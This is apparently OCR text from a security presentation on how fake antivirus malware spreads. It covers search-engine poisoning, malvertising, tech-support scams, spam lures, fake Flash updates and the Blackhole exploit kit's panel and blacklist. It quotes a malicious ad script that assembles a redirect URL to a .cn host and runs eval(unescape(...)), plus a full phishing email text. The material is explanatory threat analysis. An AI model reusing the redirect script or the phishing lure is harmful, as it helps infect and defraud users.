
- Step2: Upload multifunctional PHP script to the compromised website.

- Step3: Feed crawlers with specially stuffed webpage with keywords.

- Step4: Redirect users coming through search engine to FakeAV website.


Malvertising

Serving FakeAV through Advertising networks.



Malvertising

JavaScript used in New York Times newspaper website.



```
                                var rightNow = new Date();
          var date1 = new Date(rightNow.getFullYear(), 0, 1, 0, 0, 0, 0);
          var temp = date1.toGMTString();
          var date3 = new Date(temp.substring(0, temp.lastIndexOf(" ")-1));
          var hoursDiffStdTime = (date1 - date3) / (1000 * 60 * 60);
          tz_crt = hoursDiffStdTime;
```

Legitimate ad content

```
        document.write(unescape("%3Ca href='http://[redacted]
n.php?lang=6/ref=680' target='_blank'%3E%3Cimg src='http://[redacted]/bdb/-M
[redacted]_300x250.gif' border='0' %3E%3C/a%3E"));
```


Malicious content

```
        var a1 = "http://russell-";
        var a2 = "brand.cn/go.php?id=2";
        var a3 = "015&key=ace6725ec&p=1";
        var action_URL = a1 + a2 + a3;
        var cur_domain = "[redacted]";

                                              eval(unescape('[redacted]
'));
```

Cold Calling

Fake tech support centre’s are used to scam users.




System Log 4,307 event(s)

Type	Date	Time	Source
Error	10/27/2003	3:28:47 PM	DCOM
Error	10/27/2003	3:28:17 PM	DCOM
Error	10/27/2003	3:27:47 PM	DCOM
Error	10/27/2003	3:27:17 PM	DCOM
Error	10/27/2003	3:26:47 PM	DCOM
Error	10/27/2003	3:26:17 PM	DCOM
Error	10/27/2003	3:25:47 PM	DCOM
Error	10/27/2003	3:25:16 PM	DCOM
Error	10/27/2003	3:24:46 PM	DCOM

Spam Campaigns

FakeAV served through email attachments and drive by download links.

Spam Campaigns



Dear guest!

Transaction: Visa 11362_FIZi

This letter notifies that on July 26th, 2011 Hotel made wrong writing-down from your credit account. Total sum of decommissioning is $1190

Due to the termination of service contract between Hotel and Booking Company this Hotel was divested accreditation in our company.

For the return of funds please contact your bank and fill information in the attached form.

You'll need the attached detalization of your account transactions to apply for the return of funds.


Company just mediates and bears no responsibility for any money transactions made by Hotel.

Sorry for the inconvenience. We trust you can solve this unpleasant problem.

Adosinda Larkins,
Manager of Reception Desk & Reservation Departament

Fake Codecs

Users are social engineered to download FakeAV as Codecs.



An update to your Abode Flash Player is available

Flash Player enhances your Web browsing experience

This update includes:

- Full screen, HD video playback
- Cinematic special effects that bring Web experiences to life
- Faster performance


Updating takes under a minute on broadhand; no restart is required.

Exploit Kit

Use Blackhole Exploit kit as an example to see how exploit kit works.

Exploit Kit

Black Hole Exploit Kit panel showing Infections by country and vulnerabilities.




СТРАНЫ	ХИТЫ	ХОСТЫ ↑	ЗАГРУЗКИ	%
Russian Federation	45655	38050	4860	12.77
Ukraine	10861	8717	1545	17.72
Belarus	2092	1699	323	19.01
Kazakhstan	1124	1036	173	16.70
Other country	926	843	93	11.03
Moldova, Republic of	360	326	43	13.19
Germany	342	311	17	5.47
Latvia	331	285	25	8.77
Israel	189	172	10	5.81
Estonia	201	171	15	8.77
Другое	1857	1564	188	12.04

ЭКСПЛОИТЫ	ЗАГРУЗКИ ↑	%
Java X >	2380	31.25
PDF >	2110	27.70
Java DES >	1576	20.69
Java SMB >	1549	20.34
MDAC >	1	0.01

Exploit kit

Blacklisting mechanism used by Black Hole.



ЧЕРНЫЙ СПИСОК

РЕФЕРЕРЫ

http://kaspersky.com

http://kaspersky.ru

IP

192.168.*.*

10.0.0.*

172.16.0.1

URL

IP . . .

Используйте * для маски


ИМПОРТ ИЗ ФАЙЛА

ЭКСПОРТ В ФАЙЛ

IP-URL-list.txt


Exploit Kit

Infection mechanism using Exploit kit.



Exploit Kit

